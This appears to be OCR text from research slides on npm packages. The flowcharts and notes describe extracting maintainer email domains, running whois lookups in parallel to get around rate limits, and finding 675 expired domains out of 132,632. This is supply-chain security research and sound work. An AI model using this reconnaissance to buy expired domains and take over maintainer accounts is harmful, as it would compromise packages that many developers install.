

Collected packages
Extract email addresses
Unique email?
No
Bin
No
Yes
Unique emails
603,887
Extract domains
Unique domain?
Yes
Unique domains
132,632

Research - npm packages (domains)

Step 6: In this step it was identified that how many domains and which domains out of 132,632 domains are expired.

- whois lookup was done for these domains.
- Problem we faced: There is a rate limitation problem in this so APIs were used and parallel scenario was created.
- Expiration dates were fetched and any date before the date of this step were considered expired.
- Number of expired domains was - 675 domains.

Shoutout @ Yevgen Goncharuk



Collected packages
Extract email addresses
Bin
No
Unique email?
No
No
675
Yes
Unique emails
Expired domains
Unique domain?
Extract domains
Yes
Expired?
whois for expired domains
Unique domains
Yes


Research - npm packages (domains)

